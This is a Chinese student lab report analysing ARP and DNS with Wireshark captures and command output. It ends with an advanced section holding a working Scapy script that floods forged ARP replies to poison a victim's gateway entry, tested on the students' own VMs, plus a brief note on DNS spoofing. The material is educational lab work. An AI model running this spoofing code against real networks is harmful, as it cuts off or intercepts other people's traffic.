实验二 ARP 与 DNS 协议分析实验报告

组号： 5-6

姓名： 施炎江 学号： 2186113847 班级： 计算机 82

姓名： 高浩翔 学号： 2181411962 班级： 计算机 82

一、 实验目的

分析 ARP 协议报文首部格式以及在同一网段内和不同网段间的解析过程，分析 DNS 协议的工作过程。

二、 实验内容

（1）利用校园网及云服务器搭建内网、外网环境；

（2）用 Wireshark 截获 ARP 报文，分析报文结构及 ARP 协议在同一网段和不同网段间的解析过程；


（3）用 Wireshark 截取 DNS 报文，分析 DNS 工作过程。

三、 实验环境与分组

每 2 名同学一组，以现有的校园网络环境及云服务器搭建内网、外网网络。

四、 实验网络拓扑图

按照实际网络情况绘制拓扑图。



五、 实验过程及结果分析

1. ARP 协议分析

（一）同一网段内 IP 的 ARP 协议分析：

步骤 1：在计算机终端的命令行窗口执行命令：

执行“arp –a”观察 arp 缓存；

执行“arp –d”命令清空 arp 缓存。

arp –a:

```
C:\WINDOWS\system32>arp -a

接口: 192.168.56.1 --- 0x5
  Internet 地址         物理地址              类型
  224.0.0.22            01-00-5e-00-00-16     静态
  239.255.255.250       01-00-5e-7f-ff-fa     静态

接口: 192.168.190.1 --- 0x9
  Internet 地址         物理地址              类型
  224.0.0.22            01-00-5e-00-00-16     静态
  239.255.255.250       01-00-5e-7f-ff-fa     静态

接口: 192.168.43.175 --- 0xa
  Internet 地址         物理地址              类型
  192.168.43.1          3c-cd-5d-31-a9-b6     动态
  224.0.0.22            01-00-5e-00-00-16     静态
  239.255.255.250       01-00-5e-7f-ff-fa     静态

接口: 192.168.110.1 --- 0x18
  Internet 地址         物理地址              类型
  224.0.0.22            01-00-5e-00-00-16     静态
  239.255.255.250       01-00-5e-7f-ff-fa     静态
```

arp –d:


```
C:\WINDOWS\system32>arp -d
```

步骤 2：在计算机终端上运行 Wireshark 截获报文，在命令行窗口 ping 同一网段的另一设备地址。执行完之后，停止报文截获，分析截获的报文。

Ping 命令结果：


```
C:\Users\Think>ping 192.168.43.93

正在 Ping 192.168.43.93 具有 32 字节的数据:
来自 192.168.43.93 的回复: 字节=32 时间=13ms TTL=128
来自 192.168.43.93 的回复: 字节=32 时间=17ms TTL=128
来自 192.168.43.93 的回复: 字节=32 时间=14ms TTL=128
来自 192.168.43.93 的回复: 字节=32 时间=5ms TTL=128

192.168.43.93 的 Ping 统计信息:
    数据包: 已发送 = 4, 已接收 = 4, 丢失 = 0 (0% 丢失),
往返行程的估计时间(以毫秒为单位):
    最短 = 5ms, 最长 = 17ms, 平均 = 12ms
```

ARP 请求报文：



可以看出这是一个 ARP 请求报文，其目的 MAC 地址由于暂时不知道，被设置为 ff:ff:ff:ff:ff:ff。第一行由于是以太网连接，故硬件类型的值为 1。第二行标明使用 IP 协议。第三行标明硬件地址长度为 6 个字节。第四行标明协议地址长度为 4 个字节。第五行是操作类型字段，值为 1 表示是 ARP 请求。第六、七行分别是发送方（主机 1）的 MAC 地址和 IP 地址。第八行是目的 MAC 地址，由于现在暂时不知道故全部填充为 0。第九行是目的 IP 地址，就是该 ARP 报文要找的 MAC 地址对应的 IP 地址（即主机 2 的 IP 地址）。

ARP 响应报文：



该报文和 ARP 请求报文在格式上相同，可以看出操作码字段的值为 2，代表这是一个响应报文。同时，该报文的收发双方的 IP 地址和 MAC 地址均为有效值，说明通过 ARP 协议我们已经正确得到了要找的 IP 地址所对应的 MAC 地址，ARP 协议正确的发挥了它的功能。

同时这也说明了，当两个主机在同一网段时，主机 1 能直接向主机 2 广播

ARP 报文，主机 2 在收到 ARP 报文后也能直接返回 ARP 响应报文，整个过程不需要网关参与，主机 1 得到的就是主机 2 的 MAC 地址。

步骤 3：在命令行窗口执行“arp –a”，记录结果。


```
C:\WINDOWS\system32>arp -a

接口: 192.168.56.1 --- 0x5
  Internet 地址         物理地址              类型
  224.0.0.22            01-00-5e-00-00-16     静态
  239.255.255.250       01-00-5e-7f-ff-fa     静态

接口: 192.168.190.1 --- 0x9
  Internet 地址         物理地址              类型
  224.0.0.22            01-00-5e-00-00-16     静态
  239.255.255.250       01-00-5e-7f-ff-fa     静态

接口: 192.168.43.175 --- 0xa
  Internet 地址         物理地址              类型
  192.168.43.1          3c-cd-5d-31-a9-b6     动态
  192.168.43.93         04-d3-b0-0c-89-e2     动态
  224.0.0.22            01-00-5e-00-00-16     静态
  239.255.255.250       01-00-5e-7f-ff-fa     静态

接口: 192.168.110.1 --- 0x18
  Internet 地址         物理地址              类型
  224.0.0.22            01-00-5e-00-00-16     静态
  239.255.255.250       01-00-5e-7f-ff-fa     静态
```

可以看出，在 192.168.43.175（本机内网地址）接口中，主机 2 的 IP 地址和对应的 MAC 地址（即真实的物理地址）已经被添加到 ARP 表中，并且类型为动态，说明它可以随时间而被自动删除。同时 192.168.43.1 是本机的默认网关。

（二）不同网段的 ARP 协议分析

步骤 1：执行“arp –d”清空缓存。在计算机终端运行 Wireshark 捕获报文，在命令窗口 ping 外网地址（云服务器地址）。执行完之后，停止报文截获，分析截获的报文。


ARP 请求报文：



可以看出这也是一条 ARP 请求报文，和同一网段内的请求报文的区别在于

它所请求的是默认网关的 MAC 地址。因为我们要访问的服务器在外网，不在同一网段中，因此主机无法直接向服务器广播 ARP 报文，只能先向网关发送 ARP 报文，获取网关的 MAC 地址，然后将要发送的 ICMP 协议包交给网关，让网关代其向服务器发送。

ARP 响应报文：



这是网关在收到 ARP 请求报文后向主机相应的 ARP 报文，它将自己的 MAC 地址附在了回送报文中。

步骤 2：执行“arp –a”命令，记录结果。

```
接口: 192.168.56.1 --- 0x5
  Internet 地址         物理地址              类型
  192.168.56.255        ff-ff-ff-ff-ff-ff     静态
  224.0.0.22            01-00-5e-00-00-16     静态
  239.255.255.250       01-00-5e-7f-ff-fa     静态

接口: 192.168.190.1 --- 0x9
  Internet 地址         物理地址              类型
  192.168.190.255       ff-ff-ff-ff-ff-ff     静态
  224.0.0.22            01-00-5e-00-00-16     静态
  239.255.255.250       01-00-5e-7f-ff-fa     静态

接口: 192.168.43.175 --- 0xa
  Internet 地址         物理地址              类型
  192.168.43.1          3c-cd-5d-31-a9-b6     动态
  192.168.43.255        ff-ff-ff-ff-ff-ff     静态
  224.0.0.22            01-00-5e-00-00-16     静态
  239.255.255.250       01-00-5e-7f-ff-fa     静态

接口: 192.168.110.1 --- 0x18
  Internet 地址         物理地址              类型
  192.168.110.255       ff-ff-ff-ff-ff-ff     静态
  224.0.0.22            01-00-5e-00-00-16     静态
  239.255.255.250       01-00-5e-7f-ff-fa     静态
```

可以看出，这里 ARP 表中存放了默认网关的 IP 地址和 MAC 地址，并且类型为动态。因为服务器和主机并不在同一网段中，因此主机无法获取服务器的 MAC 地址。

步骤 3：分析捕获的报文，选中第一条 ARP 请求报文和第一条应答报文，填

写 2-1 表。

表 2-1 ARP 请求报文和应答报文的字段信息

字段	请求报文的值	应答报文的值
以太网链路层 Destination 项	Broadcast (ff:ff:ff:ff:ff:ff)	IntelCor_54:99:44 (0c:54:15:54:99:44)
以太网链路层 Source 项	IntelCor_54:99:44 (0c:54:15:54:99:44)	HuaweiTe_31:a9:b6 (3c:cd:5d:31:a9:b6)
ARP 报文发送者硬件地址	0c:54:15:54:99:44	3c:cd:5d:31:a9:b6
ARP 报文发送者 IP	192.168.43.175	192.168.43.1
ARP 报文目标硬件地址	ff:ff:ff:ff:ff:ff	0c:54:15:54:99:44
ARP 报文目标 IP	192.168.43.1	192.168.43.175

步骤 4：比较 ARP 协议在不同网段和相同网段内解析过程的异同。

当访问主机 2 时，两个主机在同一网段时，主机 1 能直接向主机 2 广播 ARP 报文，主机 2 在收到 ARP 报文后也能直接返回 ARP 响应报文，整个过程不需要网关参与，主机 1 得到的就是主机 2 的 MAC 地址，在 ARP 表中也记录的是主机 2 的 IP 地址和 MAC 地址。

当访问服务器时，主机和服务器不在同一网段中，因此主机无法直接向服务器广播 ARP 报文获得其 MAC 地址，只能先向与自己在同一网段的网关发送 ARP 报文，获取网关的 MAC 地址，然后将要发送的数据包包交给网关，让网关代其向服务器发送。故在 ARP 表中记录的也是网关的 IP 地址和 MAC 地址。

这两个过程中相同点是都向所在网段广播 ARP 请求报文，不同点是在同一网段时，主机直接向目的主机发送 ARP 请求；在不同网段时，主机向网关发送 ARP 请求。在 ARP 记录表方面，同一网段时记录的是目的主机的 IP 和 MAC 地址；不同网段时记录的是网关的 IP 和 MAC 地址。

2. DNS 协议分析

（一）默认 DNS 域名解析

步骤 1：在命令窗口执行命令：

执行“ipconfig /displaydns”观察本地 DNS 缓存；

```
C:\Users\14732>ipconfig /displaydns

Windows IP 配置

    www.360jq.com
    ----------------------------------------
    记录名称. . . . . : www.360jq.com
    记录类型. . . . . : 1
    生存时间. . . . . : 99
    数据长度. . . . . : 4
    部分. . . . . : 答案
    A (主机)记录 . . . . : 125.77.159.74


    www.henghost.com
    ----------------------------------------
    记录名称. . . . . : www.henghost.com
    记录类型. . . . . : 1
    生存时间. . . . . : 1176
    数据长度. . . . . : 4
    部分. . . . . : 答案
    A (主机)记录 . . . . : 103.74.194.30


    记录名称. . . . . : www.henghost.com
    记录类型. . . . . : 1
    生存时间. . . . . : 1176
    数据长度. . . . . : 4
    部分. . . . . : 答案
    A (主机)记录 . . . . : 103.74.194.8


    url-query.api.pc120.com
    ----------------------------------------
    记录名称. . . . . : url-query.api.pc120.com
    记录类型. . . . . : 1
    生存时间. . . . . : 292
    数据长度. . . . . : 4
    部分. . . . . : 答案
    A (主机)记录 . . . . : 120.92.32.203
```

执行“ipconfig /flushdns”清除本地 DNS 缓存。

```
C:\Users\14732>ipconfig /flushdns

Windows IP 配置

已成功刷新 DNS 解析缓存。
```

步骤 2：在计算机终端上运行 Wireshark 截获报文，浏览器访问域名（如 http://www.yahoo.com），网站打开后停止报文截获，观察分析 DNS 查询、回复报文分别包含哪些主要内容（UDP 还是 TCP、目的地址与本机默认 DNS 是否相同、源端口和目的端口、域名类型、解析出的 IP 地址等）。

本机网络配置：

```
无线局域网适配器 WLAN 2:

   连接特定的 DNS 后缀 . . . . . : xjtu.edu.cn
   描述. . . . . : Intel(R) Dual Band Wireless-AC 8265 #2
   物理地址. . . . . : 0C-54-15-54-99-44
   DHCP 已启用 . . . . . : 是
   自动配置已启用. . . . . : 是
   本地链接 IPv6 地址. . . . . : fe80::f087:5440:32ca:3635%10(首选)
   IPv4 地址 . . . . . : 10.172.85.152(首选)
   子网掩码 . . . . . : 255.255.248.0
   获得租约的时间 . . . . . : 2021年3月16日 18:47:50
   租约过期的时间 . . . . . : 2021年3月16日 21:43:15
   默认网关. . . . . : 10.172.87.254
   DHCP 服务器 . . . . . : 10.6.18.14
   DHCPv6 IAID . . . . . : 437015573
   DHCPv6 客户端 DUID . . . . . : 00-01-00-01-23-2A-93-D7-8C-16-45-60-0B-98
   DNS 服务器 . . . . . : 211.137.130.3
                          211.137.130.19
   TCPIP 上的 NetBIOS . . . . . : 已启用
```

截获的 DNS 报文：

```
32 1.715813     10.172.85.152     211.137.130.3     DNS     76 Standard query 0x52cb A www.bilibili.com
34 1.723926     211.137.130.3     10.172.85.152     DNS     140 Standard query response 0x52cb A www.bilibili.com CNAME interface.bilia
```

如图所示为查询 www.bilibili.com 域名时的一对 DNS 请求与响应报文。请求报文目的地址为 211.137.130.3，与默认 DNS 服务器地址相同。

分析 DNS 响应报文内容如下：

```
User Datagram Protocol, Src Port: 53, Dst Port: 54472
    Source Port: 53
    Destination Port: 54472
    Length: 282
    Checksum: 0x90bb [unverified]
    [Checksum Status: Unverified]
    [Stream index: 4]
  > [Timestamps]
    UDP payload (274 bytes)
```

主体部分采用 UDP 协议，报文源端口为 53，目的端口为 54472。

请求部分：

```
Queries
  www.bilibili.com: type A, class IN
      Name: www.bilibili.com
      [Name Length: 16]
      [Label Count: 3]
      Type: A (Host Address) (1)
      Class: IN (0x0001)
```

Tpye:查询类型字段，这里为 A 类型。

Class:查询类字段，这里为互联网地址（IN）。

请求响应部分：


```
Answers
  > www.bilibili.com: type CNAME, class IN, cname interface.biliapi.com
  > interface.biliapi.com: type A, class IN, addr 120.131.2.207
  > interface.biliapi.com: type A, class IN, addr 119.3.229.89
  > interface.biliapi.com: type A, class IN, addr 119.3.231.166
  > interface.biliapi.com: type A, class IN, addr 120.92.78.97
  > interface.biliapi.com: type A, class IN, addr 120.92.211.159
  > interface.biliapi.com: type A, class IN, addr 119.3.211.130
  > interface.biliapi.com: type A, class IN, addr 120.92.82.179
  > interface.biliapi.com: type A, class IN, addr 120.92.113.99
  > interface.biliapi.com: type A, class IN, addr 120.92.108.182
  > interface.biliapi.com: type A, class IN, addr 119.3.227.169
  > interface.biliapi.com: type A, class IN, addr 119.3.234.165
  > interface.biliapi.com: type A, class IN, addr 120.92.83.126
  > interface.biliapi.com: type A, class IN, addr 119.3.238.64
  [Request In: 29]
  [Time: 0.040910000 seconds]
```

这里查询一个域名返回了多个 IP 地址，通过查阅资料得知这是使用了 DNS 负载均衡技术。DNS 负载均衡技术是在 DNS 服务器中为同一个主机名配置多个 IP 地址，在应答 DNS 查询时，DNS 服务器对每个查询将以 DNS 文件中主机记录的 IP 地址按顺序返回不同的解析结果，将客户端的访问引导到不同的机器上去，使得不同的客户端访问不同的服务器，从而达到负载均衡的目的。


（二）指定 DNS 域名解析

步骤 1：在命令窗口执行命令：


执行“ipconfig /displaydns”观察本地 DNS 缓存；




执行“ipconfig /flushdns”清除本地 DNS 缓存。




步骤 2：在计算机终端上运行 Wireshark 截获报文，在命令窗口执行指定 DNS 服务器解析域名命令（如 nslookup www.synlogictx.com 223.6.6.6），解析完毕后停止报文截获，观察分析 DNS 查询、回复报文分别包含哪些主要内容（UDP 还是 TCP、目的地址与本机默认 DNS 是否相同、源端口和目的端口、域名类型、解析出的 IP 地址等）。




如图为查询 weibo.com 域名时截获的一对 dns 请求与回复报文，可以看到本次查询的 dns 服务器地址与默认的 dns 服务器地址（211.137.130.3）不同。



可以看出报文采用 UDP 协议，响应报文的源端口 53，目的端口 56059。具体请求部分如下：



查询类型为 A 类，查询类为互联网地址。具体响应部分如下：



该 DNS 服务器也采用了负载均衡技术，返回了多个 IP 地址。

3. 互动讨论主题

（1） 发送方与接收方 ARP 与 ICMP 报文出现的次序成因；

ICMP 数据包是 ping 命令发送的用于返回网络状态的数据包，而所有数据发送前都需要知道目的主机的 IP 和 MAC 地址。在清除了本地缓存的情况下，所有数据的发送都需要先利用 ARP 协议获得目的 IP 地址对应的 MAC 地址。

对于发送方：

对与本机处于同一网段的 IP 进行数据包发送时，会首先查看本机的 ARP 缓存中是否有目的 IP 对应的 MAC 地址，如果有，则直接发送数据包，如果没有，则会首先发送 ARP 请求报文获取该 IP 对应的物理地址。因此这种情况下 ARP 报文会出现于 ICMP 报文之前。

在对与本机不同网段的 IP 进行数据包发送时，会通过默认网关进行传送，因此这种情况下只会发送目的地址为默认网关地址的 ARP 报文和目的地址为目的主机地址的 ICMP 报文。

对于接收方：

如果接收方与发送方处于同一网段，发送方发送 ARP 请求报文后，接收方会进行接受并发送 ARP 响应报文，因此 ARP 报文会出现在 ICMP 报文之前。

如果接收方与发送方处于不同网段，那么接受方会接收到网关发送的 ARP 报文并进行响应。之后接受和发送 ICMP 报文。

（2） ARP 的安全性问题；

由于 ARP 协议没有安全验证机制，因此存在 ARP 欺骗问题。例如假设某网段存在三台主机 PC1、PC2、PC3,他们的 IP 地址与 MAC 地址分别为：（IP1，MAC1），（IP2，MAC2），（IP3，MAC3）。如果 PC1 为黑客，那么 PC1 可以通过不断向 PC2 发送 ARP 响应报文，内容为（IP3,MAC1）,从而最终使 PC2 缓存中存放错误的 ARP 条目，这样 PC2 在给 PC3 发送数据的时候就会错误的发给 PC1，这样就造成了 ARP 攻击与欺骗。

（3）DNS 的欺骗带来的安全性问题；

攻击者通过种种手段，如修改本地 HOSTS 文件或者 DNS 劫持等方式，使用户在查询域名时得到错误的 IP 地址，这样用户无论想访问那个域名，都只会返回攻击者设定的页面，造成安全隐患。

4. *进阶自设计

Scapy 是一个 Python 程序，它允许用户发送、嗅探、分析和伪造网络包。这种能力允许构建能够探测、扫描或攻击网络的工具。换句话说，Scapy 是一个强大的交互式包操作程序。它能够伪造或解码大量协议的数据包，在网络上发送它们，捕获它们，匹配请求和响应，等等。Scapy 可以轻松地处理大多数经典任务，如扫描、跟踪、探测、单元测试、攻击或网络发现。它可以代替 hping、arpsoof、arp-sk、arping、p0f 甚至 Nmap、tcpdump 和 tshark 的某些部分。

（1） 使用 scapy 在 Linux 下写程序来模拟完成一个简单的 ARP 欺骗。

首先建立两个虚拟机，host1 作为攻击方，host2 作为受害方。由于是虚拟机，因此两主机默认在同一网关下。下图是两主机的 IP 地址和默认网关地址。

Host1 的 IP 地址：

```
syj@ubuntu:~$ ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.163.128  netmask 255.255.255.0  broadcast 192.168.163.255
        inet6 fe80::4803:fc36:9163:e68e  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:3d:cf:2e  txqueuelen 1000  (Ethernet)
        RX packets 1288  bytes 715105 (715.1 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 771  bytes 70845 (70.8 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Host2 的 IP 地址：

```
syj@ubuntu:~$ ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.163.130  netmask 255.255.255.0  broadcast 192.168.163.255
        inet6 fe80::2267:158e:3b76:e59e  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:1a:0a:05  txqueuelen 1000  (Ethernet)
        RX packets 1351  bytes 725640 (725.6 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 656  bytes 59523 (59.5 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

两主机所在网关地址：

```
syj@ubuntu:~$ ip route show
default via 192.168.163.2 dev ens33 proto dhcp metric 100
169.254.0.0/16 dev ens33 scope link metric 1000
192.168.163.0/24 dev ens33 proto kernel scope link src 192.168.163.130 metric 100
```

Host2 在未被攻击前先 ping 一下学校主页：

```
syj@ubuntu:~$ ping 202.117.1.13
PING 202.117.1.13 (202.117.1.13) 56(84) bytes of data.
64 bytes from 202.117.1.13: icmp_seq=1 ttl=128 time=6.27 ms
64 bytes from 202.117.1.13: icmp_seq=2 ttl=128 time=6.70 ms
64 bytes from 202.117.1.13: icmp_seq=3 ttl=128 time=8.16 ms
64 bytes from 202.117.1.13: icmp_seq=4 ttl=128 time=5.66 ms
64 bytes from 202.117.1.13: icmp_seq=5 ttl=128 time=7.31 ms
```

可以 ping 通，说明网络配置正常。

现在二者已经处于同一网段了，接下来就要利用 scapy 写一个 python 脚本，不断向受害方广播虚假的网关地址，从而使它记录错误的网关地址，无法和外网交换数据。

Python 脚本源程序：

```python
from scapy.all import *
import time


pkt = Ether(dst="ff:ff:ff:ff:ff:ff", src="00:0c:29:3d:cf:2e") / ARP(pdst="192.1
68.163.130", psrc="192.168.163.2")
for i in range(6000):
    sendp(pkt)
    time.sleep(0.1)
```

其中 ARP 报文的源 MAC 地址为 host1 的 MAC 地址，目的 MAC 地址为广播地址，源 IP 地址为网关 IP 地址，目的 IP 地址为 host2 的 IP 地址。

在 host1 上运行脚本：

```
syj@ubuntu:~/Desktop/Exp_2$ sudo python arp_cheat.py
[sudo] password for syj:
.
Sent 1 packets.
.
Sent 1 packets.
.
```

在 host2 上查看 ARP 表：

```
syj@ubuntu:~$ arp -a
? (192.168.163.128) at 00:0c:29:3d:cf:2e [ether] on ens33
? (192.168.163.254) at 00:50:56:fd:88:75 [ether] on ens33
_gateway (192.168.163.2) at 00:50:56:f0:8c:0a [ether] on ens33
syj@ubuntu:~$ arp -a
? (192.168.163.128) at 00:0c:29:3d:cf:2e [ether] on ens33
? (192.168.163.254) at 00:50:56:fd:88:75 [ether] on ens33
_gateway (192.168.163.2) at 00:0c:29:3d:cf:2e [ether] on ens33
```

上图显示的分别是攻击前后的 ARP 表。可以看出，在 host2 受到攻击后，默认网关的 MAC 地址被修改为了 host1 的 MAC 地址，从而实现了 ARP 欺骗。

现在再 ping 学校主页，发现也无法 ping 通了。

```
syj@ubuntu:~$ ping 202.117.1.13
PING 202.117.1.13 (202.117.1.13) 56(84) bytes of data.
```

（2）使用 scapy 在 Linux 下写程序来模拟完成一个简单的 DNS 欺骗。完整的攻击实现工作量和难度都很大。为了降低难度，可以不实现中间人攻击，而是直接让受害者把 DNS 服务器修改为欺骗者的地址。

DNS 欺骗是在 ARP 欺骗的基础上实现的，使用 scapy 中的 dns_spoof 函数可以让受害机的所有 DNS 查询都返回一个攻击者设定的 IP 地址。

